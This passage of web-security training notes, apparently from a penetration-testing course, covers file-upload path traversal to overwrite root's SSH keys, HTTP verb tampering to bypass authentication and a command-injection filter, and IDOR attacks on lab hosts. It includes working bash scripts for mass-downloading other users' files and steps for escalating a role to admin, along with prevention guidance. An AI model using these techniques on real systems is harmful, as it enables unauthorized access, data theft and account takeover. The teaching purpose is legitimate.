Now that the authorized_keys file contains your public key, you can upload it using the relative path ../../../../../../../root/.ssh/authorized_keys. You select your authorized_keys file in the file upload form and enable intercept in Burp before you click on the Upload button. When Burp shows the intercepted request, you can modify the filename accordingly and press Forward.

If you’ve successfully overwritten the authorized_keys file of the root user, you should be able to use your private key to connect to the system via SSH. It should be noted that often the root user does not carry SSH access permissions. However, since you can’t check for other users by, for example, displaying the contents of /etc/passwd, this is your only option.
The target system runs an SSH server on port 2222. Use the corresponding private key of the public key in the authorized_keys file to try to connect to the system. You use the -i parameter to specify your private key and -p for the port.
kali@kali:~$ rm ~/.ssh/known_hosts # to avoid conflicts
kali@kali:~$ ssh -p 2222 -i fileup root@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be established.
ED25519 key fingerprint is SHA256:R2JQNI3WJqpEehY2Iv9QdlMAoeB3jnPvjJqqfDZ3IXU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
root@76b77a6eae51:~#
You could successfully connect as root with you private key due to the overwritten authorized_keys file.
Preventing File Upload Vulnerabilities
Extension Validation
While whitelisting extensions is always more secure than blacklisting, it is recommended to use both by whitelisting the allowed extensions and blacklisting dangerous extensions. This way, the blacklist list will prevent uploading malicious scripts if the whitelist is ever bypassed.
PHP example:
$fileName = basename($_FILES["uploadFile"]["name"]);
// blacklist test
if (preg_match('/^.+\.ph(p|ps|ar|tml)/', $fileName)) {
echo "Only images are allowed";
die();
}
// whitelist test
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) {
echo "Only images are allowed";
die();
}
Content Validation
You should also validate the file content, since extension validation is not enough. You cannot validate one without the other and must always validate both the file extension and its content. Furthermore, you should always make sure that the file extension matches the file’s content.
PHP example:
$fileName = basename($_FILES["uploadFile"]["name"]);
$contentType = $_FILES['uploadFile']['type'];
$MIMEtype = mime_content_type($_FILES['uploadFile']['tmp_name']);
// whitelist test
if (!preg_match('/^.*\.png$/', $fileName)) {
echo "Only PNG images are allowed";
die();
}
// content test
foreach (array($contentType, $MIMEtype) as $type) {
if (!in_array($type, array('image/png'))) {
echo "Only PNG images are allowed";
die();
}
}
Upload Disclosure
Another thing you should avoid doing is disclosing the uploads directory or providing direct access to uploaded files. It is always recommended to hide the uploads directory from the end-users and only allow them to download the uploaded files through a download page.
You may write a download.php script to fetch the requested file from the uploads directory and then download the file for the end-user. This way, the web application hides the uploads directory and prevents the user from directly accessing the uploaded files. This can significantly reduce the chances of accessing a malicously uploaded script to execute code.
If you utilize a download page, you should make sure that the download.php script only grants access to files owned by the users and that the users do not have direct access to the uploads directory. This can be achieved by utilizing the Content-Disposition and nosniff headers and using an accurate Content-Type header.
In addition to restricting the uploads directory, you should also randomize the names of the uploaded files in storage and store their sanitized original names in a database. When the download.php script needs to download a file, it fetches its original name from the database and provides it at download time for the user. This way, users will neither know the uploads directory nor the uploaded file name. You can also avoid vulnerabilities caused by injections in the file names.
Another thing you can do is store the uploaded files in a separate server or container. If an attacker can gain remote code execution, they would only compromise the uploads server, not the entire back-end server. Furthermore, web servers can be configured to prevent web applications from accessing files outside their restricted directories by using configurations like open_basedir in PHP.
Further Security
A critical configuration you can add is disabling specific functions that may be used to execute system commands through the web application. For example, to do so in PHP, you can use the disable_functions configuration in php.ini and add such dangerous functions, like exec, shell_exec system, passthru, and few others.
Few other tips you should consider for web applications:
- limit file size
- update any used libraries
- scan uploaded files for malware or malicious strings
- utilize a WAF as a secondary layer of protection
HTTP Verb Tampering
Intro
The HTTP protocol works by accepting various HTTP methods as verbs at the beginning of an HTTP request. Depending on the web server config, web apps may be scripted to accept certain HTTP methods for their various functionalities and perform a particular action based on the type of the request.
Suppose both the web app and the back-end web server are configured only to accept GET and POST requests. In that case, sending a different request will cause a web server error page to be displayed, which is not a severe vulnerability in itself. On the other hand, if the web server configs are not restricted to only accept the HTTP methods required by the web server, and the web app is not developed to handle other types of HTTP requests, then you may be able to exploit this insecure config to gain access to functionalities you do not have access to, or even bypass certain security controls.
HTTP Verb Tampering
HTTP has 9 different verbs that can be accepted as HTTP methods by web servers. Most common are:
| Verb | Description |
|---|---|
| HEAD | identical to a GET request, but its response only contains headers, without the response body |
| PUT | writes the request payload to the specified location |
| DELETE | deletes the resource at the specified location |
| OPTIONS | shows different options accepted by a web server, like accepted HTTP verbs |
| PATCH | apply partial modifications to the resource at the specified location |
Insecure Configurations
Insecure web server configs cause the first type of HTTP Verb Tampering vulns. A web server’s authentication configuration may be limited to specific HTTP methods, which would leave some HTTP methods accessible without authentication. For example, a system admin may use the following config to require authentication on a particular web page:
<Limit GET POST>
Require valid-user
</Limit>
Even though the config specifies both GET and POST requests for the authentication method, an attacker may still use a different HTTP method to bypass this authentication mechanism altogether. This eventually leads to an authentication bypass and allows attackers to access web pages and domains they should not have access to.
Insecure Coding
… causes the other type of HTTP Verb Tampering vulns. This can occur when a web developer applies specific filters to mitigate particular vulns while not covering all HTTP methods with that filter. For example, if a web page was found to be vulnerable to a SQLi vuln, and the back-end developer mitigated the SQLi vuln by the following applying input sanitization filters:
$pattern = "/^[A-Za-z\s]+$/";
if(preg_match($pattern, $_GET["code"])) {
$query = "Select * from ports where port_code like '%" . $_REQUEST["code"] . "%'";
...SNIP...
}
The sanitization filter is only being tested on the GET parameter. If the GET requests do not contain any bad chars, then the query would be executed. However, when the query is executed the _REQUEST['code'] parameters are being used, which may also contain POST parameters, leading to an inconsistency in the use of HTTP verbs. In this case, an attacker may use a POST request to perform SQLi, in which case the GET parameters would be empty. The request would pass the security filter, which would make the function still vulnerable to SQLi.
Bypassing Basic Authentication
Identify
In this example, you can add new files by typing their names and hitting enter.
However, suppose you are trying to delete all files ny clicking on the red Reset button. In that case, you see that this functionality seems to be restricted for authenticated users only, as you get the following HTTP Basic Auth prompt:
Since you don’t have any creds, you will get a 401 Unauthorized page in response.
To identify which pages are restricted by this authentication, you can examine the HTTP request after clicking the Reset button or look at the URL that the button navigates to after clicking it. You’ll see that it is at /admin/reset.php. So either the /admin directory is restricted to authenticated users only, or only the /admin/reset.php page is. You can confirm this by visiting the /admin directory, and you do indeed get prompted to log in again. This means that the full /admin directory is restricted.
Exploit
To try and exploit the page, you need to identify the HTTP request method used by the web app. You can intercept the request with Burp and examine it.
As the page uses a GET request, you can send a POST request and see whether the web page allows POST requests. To do so, you can right-click on the intercepted request in Burp and select Change Request Method, and it will automatically change the request into a POST request.
Once you do so, you can click Forward and examine the page in your browser. Unfortunately, you still get prompted to log in and will get a 401 Unauthorized page if you don’t provide the creds.
So, it seems like the web server configs do cover both GET and POST requests. However, you can utilize many other HTTP methods, most notably the HEAD method, which is identical to a GET request but does not return the body in the HTTP response. If this is successful, you may not receive any output, but the reset function should still get executed, which is your main target.
To see whether the server accepts HEAD requests, you can send an OPTIONS request to it and see what HTTP methods are accepted:
d41y@htb[/htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/
HTTP/1.1 200 OK
Date:
Server: Apache/2.4.41 (Ubuntu)
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Content-Type: httpd/unix-directory
You can see, the response shows Allow: POST, OPTIONS, HEAD, GET, which means that the web server indeed accepts HEAD requests, which is the default config for many web servers. Now try to intercept the Resest request again, and this time use a HEAD request to see how the web server handles it:

Once you change POST to HEAD and forward the request, you will see that you no longer get a login prompt or a 401 Unauthorized page and get an empty output instead, as expected with a HEAD request. If you go back to the file manager web app, you will see that all files have indeed been deleted, meaning that you successfully triggered the Reset functionality without having admin access or any creds.
Bypassing Security Filters
Identify
In this example, if you try to create a new file with special characters in its name, you get this message.
It shows that the web app uses certain filters on the back-end to identify injection attempts and then blocks any malicious requests. No matter what you try, the web app properly blocks your request and is secured against injection attempts. However, you may try an HTTP Verb Tampering attack to see if you cann bypass the security filter altogether.
Exploit
Intercept your request and change it to another method. Using GET you did not get a Malicious Request Denied! response back, which means the file was successfully created. To confirm whether you bypassed the security filter, you need to attempt exploiting the vuln the filter is protecting: a command injection, in this case. So, you can inject a command that creates two files and then check whether both files were created. To do so, you can use the following file name in your attack:
file1; touch file2;
- Send the request
- Intercept it
- Change the HTTP Verb
- Forward the request
- Refresh the website
Verb Tampering Prevention
Insecure Configuration
HTTP Verb Tampering vulns can occur in most modern web servers, including Apache, Tomcat, and ASP.Net. The vulnerability usually happens when you limit a page’s authorization to a particular set of HTTP verbs/methods, which leaves the other remaining methods unprotected.
The following is an example of a vulnerable config for an Apache web server, which is located in the site configuration file, or in a .htaccess web page configuration.
<Directory "/var/www/html/admin">
AuthType Basic
AuthName "Admin Panel"
AuthUserFile /etc/apache2/.htpasswd
<Limit GET>
Require valid-user
</Limit>
</Directory>
This configuration is setting the authorizations for the admin web directory. However, as the <Limit GET> keyword is being used, the Require valid-user> setting will only apply to GET requests, leaving the page accessible through POST requests. Even if both GET and POST were specified, this would leave the page accessbile through other methods, like HEAD or OPTIONS.
The following example shows the same vuln for a Tomcat web server configuration, which can be found in the web.xml file for a certain Java web app.
<security-constraint>
<web-resource-collection>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
<role-name>admin</role-name>
</auth-constraint>
</security-constraint>
The authorization is being limited only to the GET method with http-method, which leaves the page accessible through other HTTP methods.
The following is an example for an ASP.Net config found in the web.config file of a web app.
<system.web>
<authorization>
<allow verbs="GET" roles="admin">
<deny verbs="GET" users="*">
</deny>
</allow>
</authorization>
</system.web>
The allow and deny scope is limited to the GET method, which leaves the web app accessible through other HTTP methods.
It’s not secure to limit the authorization configuration to a specific HTTP verb. This is why you should always avoid restricting authorization to a particular HTTP method and always allow/deny all HTTP verbs and methods.
If you want to specify a single method, you can use safe keywords, like LimitExcept in Apache, http-method-omission in Tomcat, and add/remove in ASP.Net, which cover all verbs except the specified ones.
Insecure Coding
Consider the following PHP code from the File Manager exercise:
if (isset($_REQUEST['filename'])) {
if (!preg_match('/[^A-Za-z0-9. _-]/', $_POST['filename'])) {
system("touch " . $_REQUEST['filename']);
} else {
echo "Malicious Request Denied!";
}
}
If you were only considering Command Injection vulns, you would say that this is securely coded. The preg_match function properly looks for unwanted special characters and does not allow the input to go into the command if any special chars are found. However, the fatal error made in this case is not due to Command Injections but due to the inconsistent use of HTTP methods.
You can see that the preg_match filter only checks for special chars in POST parameters with $_POST['filename']. However, the final system command uses the $_REQUEST['filename'] variable, which covers both GET and POST parameters. So, in the previous section, when you were sending your malicious input through a GET request, it did not get stopped by the preg_match function, as the POST parameters were empty and hence did not contain any special chars. Once you reach the system function, however, it used any parameters found in the request, and your GET parameters were used in the command, eventually leading to Command Injection.
To avoid HTTP Verb Tampering vulns in your code, you must be consistent with your use of HTTP and ensure that the same method is always used for any specific functionality across the web app. It is always advised to expand the scope of testing in security filters by testing all request parameters. This can be done with the following functions and variables:
| Language | Function |
|---|---|
| PHP | $_REQUEST['param'] |
| Java | request.getParameter('param') |
| C# | Request['param'] |
Insecure Direct Object Reference (IDOR)
… vulnerabilities occur when a web app exposes a direct reference to an object, like a file or database resource, which the end-user can directly control to obtain access to other similar objects. If any user can access any resource due to the lack of a solid access control system, the system is considered to be vulnerable.
For example, if users request access to a file they recently uploaded, they may get a link to it such as download.php?file_id=123. So, as the link directly references the file, what would happen if you tried to access another file with download.php?file_id=124? If the web app does not have a proper access control system on the back-end, you may be able to access any file by sending a request with its file_id. In many cases, you may find that the id is easily guessable, making it possible to retrieve many files or resources that you should not have access to based on your permissions.
Identifying IDORs
URL Parameters & APIs
Whenever you receive a specific file or resource, you should study the HTTP requests to look for URL parameters or APIs with an object reference (e.g. ?uid=1 or ?filename=file_1.pdf). These are mostly found in URL parameters or APIs but may also be found in other HTTP headers, like cookies.
In the most basic cases, you can try incrementing the values of the object references to retrieve other data, like ?uid=2 or ?filename=file_2.pdf. You can also use a fuzzing application to try thousands of variations and see if they return any data. Any successful hits to files that are not your own would indicate an IDOR vuln.
AJAX Calls
You may also be able to identify unused parameters or APIs in the front-end code in the form of JS AJAX calls. Some web apps developed in JS frameworks may insecurely place all function calls on the front-end and use the appropriate ones based on the user role.
For example, if you did not have an admin account, only the user-level functions would be used, while the admin functions would be disabled. However, you may still be able to find the admin functions if you look into the front-end JS code and may be able to identify AJAX calls to specific end-points or APIs that contain direct object references. If you identify direct object references in the JS code, you can test them for IDOR vulns.
This is not unique to admin functions, but can also be any functions or calls that may not be found through monitoring HTTP requests. The following example shows a basic example of an AJAX call:
function changeUserPassword() {
$.ajax({
url:"change_password.php",
type: "post",
dataType: "json",
data: {uid: user.uid, password: user.password, is_admin: is_admin},
success:function(result){
//
}
});
}
The above function may never be called when you use the web app as a non-admin user. However, if you locate it in the front-end code, you may test it in different ways to see whether you can call it to perform changes, which would indicate that it is vulnerable to IDOR. You can do the same with back-end code if you have access to it.
Understanding Hashing/Encoding
Some web apps may not use simple sequential numbers as object references but may encode the reference or hash it instead. If you find such parameters using encoded or hashed values, you may still be able to exploit them if there is no access control system on the back-end.
Suppose the reference was encoded with a common encoder. In that case, you could decode it and view the plaintext of the object reference, change its value, and then encode it again to access other data. For example, if you see a reference like ?filename=ZmlsZV8xMjMucGRm, you can immediately guess that the file name is base64 encoded, which you can decode to get the original object reference of file_123.pdf. Then, you can try encoding a different object reference (file_124.pdf) and try accessing it with the encoded object reference ?filename=ZmlsZV8xMjQucGRm, which may reveal an IDOR vulnerability if you were able to retrieve any data.
On the other hand, the object reference may be hashed, like download.php?filename=c81e728d9d4c2f636f067f89cc14862c. At first glance, you may think that this is a secure object reference, as it is not using any clear text or easy encoding. However, if you look at the source code, you may see what is being hashed before the API call is made.
$.ajax({
url:"download.php",
type: "post",
dataType: "json",
data: {filename: CryptoJS.MD5('file_1.pdf').toString()},
success:function(result){
//
}
});
In this case, you can see that code uses the filename and hashing it with CryptoJS.MD5, making it easy for you to calculate the filename for other potential files. Otherwise, you may manually try to identify the hashing algorithm being used and then hash the filename to see if it matches the used hash. Once you can calculate hashes for other files, you may try downloading them, which may reveal an IDOR vulnerability if you can download any files that do not belong to you.
Compare User Roles
If you want to perform more advanced IDOR attacks, you may need to register multiple users and compare their HTTP requests and object references. This may allow you to understand how the URL parameters and unique identifiers are being calculated and then calculate them for other users to gather their data.
Example:
{
"attributes" :
{
"type" : "salary",
"url" : "/services/data/salaries/users/1"
},
"Id" : "1",
"Name" : "User1"
}
The second user may not have all of these API parameters to replicate the call and should not be able to make the same call as User1. However, with these details at hand, you can try repeating the same API call while logged in as User2 to see if the web app returns anything. Such cases may work if the web app only requires a valid logged-in session to make the API call but has no access control on the back-end to compare the caller’s session with the data being called.
If this is the case, and you can calculate the API parameters for other users, this would be an IDOR vulnerability. Even if you could not calculate the API parameters for other users, you would still have identified a vulnerability in the back-end access control system and may start looking for other object references to exploit.
Mass IDOR Enumeration
Insecure Parameters
The web app assumes that you are logged in as an employee with user id uid=1 to simplify things. This would require you to log in with credentials in a real web app, but the rest of the attack would be the same. Once you click on Documents, you are redirected to /documents.php:
When you get to the documents page, you see several documents that belong to your user. These can be files uploaded by your user or files set for you to by another department. Checking the file links, you see that they have individual names:
/documents/Invoice_1_09_2021.pdf
/documents/Report_1_10_2021.pdf
You see that the files have a predictable naming pattern, as the file names appear to be using the user uid and the month/year as part of the file name, which may allow you to fuzz for other users. This is the most basic type of IDOR vuln and is called static file IDOR. However, to successfully fuzz other files, you would assume that they all start with ‘Invoice’ or ‘Report’, which may reveal some files but not all.
You see that the page is setting your uid with a GET parameter in the URL as documents.php?uid=1. If the web application uses this uid GET parameter as a direct reference to the employee records it should show, you may be able to view other employees’ documents by simply changing this value. If the back-end server of the web app does have a proper access control system, you will get some form of Access Denied. However, given that the web app passes as our uid in clear text as a direct reference, this may indicate poor web application design, leading to arbitrary access to employee records.
When trying to change the uid to ?uid=2, you don’t notice any difference in the page output, as you are still getting the same list of documents, and may assume that it still returns your own documents.
However, if you look at the linked files, or if you click on them to view them, you will notice that these are indeed different files, which appear to be the documents belonging to the employee with uid=2.
/documents/Invoice_2_08_2020.pdf
/documents/Report_2_12_2020.pdf
This is a common mistake found in web apps suffering from IDOR vulns, as they place the parameter that controls which user documents to show under your control while having no access control system on the back-end server. Another example is using a filter parameter to only display a specific user’s documents, which can also be manipulated to show other users’ documents or even completely removed to show all documents at once.
Mass Enumeration
Manually accessing files is not efficient in a real work environment with hundreds or thousands of employees. So, you can either use a tool like Burp or ZAP to retrieve all files or write a small bash script to download all files.
Example for getting all documents:
HTML:
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</a></li>
Bash:
d41y@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep "<li class='pure-tree_link'>"
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</a></li>
d41y@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep -oP "\/documents.*?.pdf"
/documents/Invoice_3_06_2020.pdf
/documents/Report_3_01_2020.pdf
Script:
#!/bin/bash
url="http://SERVER_IP:PORT"
for i in {1..10}; do
for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP "\/documents.*?.pdf"); do
wget -q $url/$link
done
done
When you run the script, it will download all documents from all employees with uids between 1-10, thus successfully exploiting the IDOR vuln to mass enumerate the documents of all employees.
Bypassing Encoded References
In some cases, web apps make hashes or encode their object reference, making enumeration more difficult, but it may still be possible.
If you click on the Employment_contract.pdf file, it starts downloading the file. The intercepted request in Burp looks as follows:

You see that it is sending a POST request to download.php with the following data:
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
The web app is not sending the direct reference in cleartext but it appears to be hashed in an md5 format.
You can attempt to hash various values, like uid, username, filename, and many others, and see if any of their md5 hashes match the above value. If you find a match, then you can replicate it for other users and collect their files. For example, try to compare the md5 of your uid, and see if it matches the above hash.
d41y@htb[/htb]$ echo -n 1 | md5sum
c4ca4238a0b923820dcc509a6f75849b -
Unfortunately, the hashes do not match. You can attempt this with various other fields, but none of them matches the hash. In advanced cases, you may also utilize Burp Comparer and fuzz various values and then compare each to your hash to see if you find any matches. In this case, the md5 hash could be for a unique value or combination of values, which would be very difficult to predict, making this direct reference a Secure Direct Object Reference.
Function Disclosure
As most modern web apps are developed using JS frameworks, like Angular, React, or Vue.js, many web devs may make the mistake or performing sensitive functions on the front-end, which would expose them to attackers. For example, if the above hash was being calculated on the front-end, you can study the function and then replicate what it’s doing to calculate the same hash.
If you take a look at the link in the source code, you see that it is calling a JS function with javascript:downloadContract('1'). Looking at the downloadContract() function in the source code, you see the following:
function downloadContract(uid) {
$.redirect("/download.php", {
contract: CryptoJS.MD5(btoa(uid)).toString(),
}, "POST", "_self");
}
This function appears to be sending a POST request with the contract parameter, which is what you saw above. The value it is sending is an md5 hash using the CryptoJS library, which also matches the request you saw earlier. So, the only thing left to see is what value is being hashed.
In this case, the value being hashed is btoa(uid), which is the base64 encoded string of the uid variable, which is an input argument for the function. Going back to the earlier link where the function was called, you see it calling downloadContract('1'). So, the final value being used in the POST request is the base64 encoded string of 1, which was then md5 hashed.
You can test this by base64 encoding your uid=1, and then hashing it with md5:
d41y@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum
cdd96d3cc73d1dbdaffa03cc6cd7339b -
tip
Use -n with echo, and -w 0 with base64 to avoid adding newlines.
Adding newlines would change the final md5 hash.
As you can see, this hash matches the hash in your request, meaning that you have successfully reversed the hashing technique used on the object reference, turning them into IDORs. With that, you can begin enumerating other employees’ contracts using the same hashing method you used above.
Mass Enumeration
Write a little script to retrieve all employee contracts more efficiently.
#!/bin/bash
for i in {1..10}; do
for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
curl -sOJ -X POST -d "contract=$hash" http://SERVER_IP:PORT/download.php
done
done
IDOR in Insecure APIs
IDOR insecure function calls enable you to call APIs or execute functions as another user. Such functions and APIs can be used to change another user’s private information, reset another user’s password, or even buy items using another user’s payment information. In many cases, you may be obtaining certain information through an information disclosure IDOR vulnerability and then using this information with IDOR insecure function call vulnerabilities.
Identifying Insecure APIs
Going back to the ‘Employee Manager’ web app, you can start testing the Edit Profile page for IDOR vulnerabilities:
When you click on the Edit Profile button, you are taken to a page to edit information of your user profile, namely Full Name, Email, and About Me, which is a common feature in many web applications:
You can change any of the details in your profile and click Update profile, and you’ll see that they get updated and persist through refreshes, which means they get updated in a database somewhere.
When intercepting with Burp, you can see that the page is sending a PUT request to the /profile/api.php/profile/1 API endpoint. PUT requests are usually used in APIs to update item details, while POST is used to create new items, DELETE to delete items, and GET to retrieve item details. So, a PUT request for the Update Profile function is expected. The interesting bit is the JSON parameters it is sending:
{
"uid": 1,
"uuid": "40f5888b67c748df7efba008e7c2f9d2",
"role": "employee",
"full_name": "Amy Lindon",
"email": "a_lindon@employees.htb",
"about": "A Release is like a boat. 80% of the holes plugged is not good enough."
}
You can see that the PUT request includes a few hidden parameters, like uid, uuid, and most interestingly role, which is set to ‘employee’. The web app also appears to be setting the user access privileges on the client-side, in the form of your Cookie: role=employee cookie, which appears to reflect the role specified for your user. This is a common security issue. The access control privileges are sent as part of the client’s HTTP request, either as a cookie or as part of the JSON request, leaving it under the client’s control, which could be manipulated to gain more privileges.
So, unless the web app has a solid access control system on the back-end, you should be able to set an arbitrary role for your user, which may grant you more privileges.
Exploiting Insecure APIs
You know you can change the full_name, email, and about parameters, as these are the ones under your control in the HTML form in the /profile web page. Trying to manipulate the other parameters:
There are a few things you could try in this case:
- Change your
uidto another user’suid, such that you can take over their accounts - Change another user’s details, which may follow you to perform several web attacks
- Create new users with arbitrary details, or delete existing users
- Change your role to a more privileged role to be able to perform more actions
Starting by changing the uid to another user’s uid. However, any number you set other than your own uid gets you a response of uid mismatch.
The web app appears to be comparing the request’s uid to the API endpoint. This means that a form of access control on the back-end prevents you from arbitrary changing some JSON parameters, which might be necessary to prevent the web app from crashing returning errors.
Perhaps you can try changing another user’s details. You’ll change the API endpoint to /profile/api.php/profile/2, and change "uid": 2 to avoid the previous uid mismatch:
As you can see, this time you get an error saying uuid mismatch. The web app appears to be checking if the uuid value you are sending matches the user’s uuid. Since you are sending your own uuid, your request is failing. This appears to be another form of access control to prevent users from changing another user’s details.
Next, let’s see if you can create a new user with a POST request to the API endpoint. You can change the request method to POST, change the uid to a new one, and send the request to the API endpoint of the new uid:
You get an error message saying “Creating new employees is for admins only”. The same thing happens when you send a DELETE request, as you get “Deleting employees is for admins only”. The web app might be checking your authorization through the role=employee cookie because this appears to be the only form of authorization in the HTTP request.
Finally, let’s try to change your role to admin/administrator to gain higher privileges. Unfortunately, without knowing a valid role name, you get “Invalid role” in the HTTP response, and your role does not update.
So, all of your attempts appear to have failed. You cannot create or delete users as you cannot change your role. You cannot change your own uid, as there are preventive measures on the back-end that you cannot control, nor change another user’s details for the same reason. So, is the web application secure against IDOR attacks?
So far, you have only been testing IDOR Insecure Function Calls. However, you have not tested the API’s GET request for IDOR Information Disclosure Vulnerabilites. If there was no robust access control system in place, you might be able to read other users’ details, which may help you with the previous attacks you attempted.
Chaining IDOR Vulnerabilities
Usually, a GET request to the API endpoint should return the details of the requested user, so you may try calling it to see if you can retrieve your user’s details. You also notice that after the page loads, it fetches the user details with a GET request to the same API endpoint:
Information Disclosure
Let’s send a GET request with another uid:

As you can see, this returned the details of another user, with their own uuid and role, confirming an IDOR Information Disclosure Vulnerability.
{
"uid": "2",
"uuid": "4a9bd19b3b8676199592a346051f950c",
"role": "employee",
"full_name": "Iona Franklyn",
"email": "i_franklyn@employees.htb",
"about": "It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it."
}
This provides you with new details, most notably the uuid, which you could not calculate before, and thus could not change other users’ details.
Modifying Other Users’ Details
Now, with the user’s uid at hand, you can change this user’s details by sending a PUT request to /profile/api.php/profile/2 with the above details along with any modifications you made, as follows:
You don’t get any access control error messages this time, and when trying to GET the user details again, you see that you did indeed update their details:

In addition to allowing you to view potentially sensitive details, the ability to modify another user’s details also enables you to perform several other attacks. One type of attack is modifying a user’s email address and then requesting a password reset link, which will be sent to the email address you specified, thus allowing you to take control over their account. Another potential attack is placing an XSS payload in the about field, which would get executed once the user visits their Edit profile page, enabling you to attack the user in different ways.
Chaining Two IDOR Vulnerabilites
Since you have identified an IDOR Information Disclosure Vulnerability, you may also enumerate all users and look for other roles, ideally an admin role.
{
"uid": "X",
"uuid": "a36fa9e66e85f2dd6f5e13cad45248ae",
"role": "web_admin",
"full_name": "administrator",
"email": "webadmin@employees.htb",
"about": "HTB{FLAG}"
}
You may modify the admin’s details and then perform one of the above attacks to take over their account. However, as you know the admin role name, you can set it to your user so you can create new users or delete current users. To do so, you will intercept the request when you click on the Update profile button and change your role to web_admin.
This time, you don’t get the “Invalid role” error message, nor do you get any access control error messages, meaning that there are no back-end access control measures to what roles you can set for your user. If you GET your user details, you see that your role has indeed been set to web_admin.
{
"uid": "1",
"uuid": "40f5888b67c748df7efba008e7c2f9d2",
"role": "web_admin",
"full_name": "Amy Lindon",
"email": "a_lindon@employees.htb",
"about": "A Release is like a boat. 80% of the holes plugged is not good enough."
}
Now, you can refresh the page to update your cookie, or manually set it as Cookie: role=web_admin, and then intercept the Update request to create a new user and see if you’d be allowed to do so.
You did not get an error message this time. If you send a GET request for the new user, you see that it has been successfully created.

By combining the information you gained from the IDOR Information Disclosure Vulnerability with and IDOR Insecure Function Calls attack on an API endpoint, you could modify other users’ details and create/delete users while bypassing various access control checks in place. On many occasions, the information you leak through IDOR vulnerabilites can be utilized in other attacks, like IDOR or XSS, leading to more sophisticated attacks or bypassing existing security mechanisms.
With your new role, you may also perform mass assignments to change specific fields for all users, like placing XSS payloads in their profiles or changing their email to an email you specify.
IDOR Prevention
Object Level Access Control
An Access Control system should be at the core of any web application since it can affect its entire design and structure. To properly control each area of the web application, its design has to support the segmentation of roles and permissions in a centralied manner. However, Access Control is a vast topic.
User roles and permissions are a vital part of any access control system, which is fully realized in a Role-Based Access Control (RBAC) system. To avoid exploiting IDOR vulnerabilities, you must map the RBAC to all objects and resources. The back-end server can allow or deny every request, depending on whether the requester’s role has enough privileges to access the object or the resource.
Once an RBAC has been implemented, each user would be assigned a role that has certain privileges. Upon every request the user makes, their roles and privileges would be tested to see if they have access to the object they are requesting. They would only be allowed to access it if they have the right to do so.
There are many ways to implement an RBAC system and map it to the web application’s objects and resources, and designing it in the core of the web app’s structure is an art to perfect. The following is a sample code of how a web app may compare user roles to objects to allow or deny access control:
match /api/profile/{userId} {
allow read, write: if user.isAuth == true
&& (user.uid == userId || user.roles == 'admin');
}
The above example uses the user token ´, which can be mapped from the HTTP request made to the RBAC to retrieve the user’s various roles and privileges. Then, it only allows read/write access if the user’s uid in the RBAC system matches the uid in the API endpoint they are requesting. Furthermore, if a user has admin as their role in the back-end RBAC, they are allowed read/write access.
In your previous attacks, you saw examples of the user role being stored in the user’s details or in their cookie, both of which are under the user’s control and can be manipulated to escalate their access privileges. The above example demonstrates a safer approach to mapping user roles, as the user privileges were not passed through the HTTP request, but mapped directly from the RBAC on the back-end using the user’s logged-in session token as an authentication.
Object Referencing
While the core issue with IDOR lies in broken access control, having access to direct references to objects makes it possible to enumerate and exploit these access control vulnerabilities. You may still use direct references, but only if you have a solid access control system implemented.
Even after building a solid access control system, you should never use object reference in clear text or simple patterns. You should always use strong and unique references, like salted hashes or UUIDs. For example, you can use UUID V4 to generate a strongly randomized id for any element, which looks something like 89c9b29b-d19f-4515-b2dd-abb6e693eb20. Then, you can map this UUID to the object it is referencing in the back-end database, and whenever this UUID is called, the back-end database would know which object to return. The following example PHP code shows you how this may work:
$uid = intval($_REQUEST['uid']);
